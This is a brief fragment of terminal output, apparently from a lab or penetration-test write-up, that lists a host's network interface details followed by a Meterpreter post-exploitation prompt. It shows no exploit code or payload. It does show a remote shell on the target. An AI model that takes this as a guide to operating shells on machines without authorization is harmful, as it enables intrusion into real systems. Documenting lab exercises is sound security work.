Name           : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC   : 08:00:27:a8:b1:23
MTU            : 1500
IPv4 Address   : 192.168.77.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::203e:ef51:572d:c9c0
IPv6 Netmask   : ffff:ffff:ffff:ffff::

meterpreter > 
```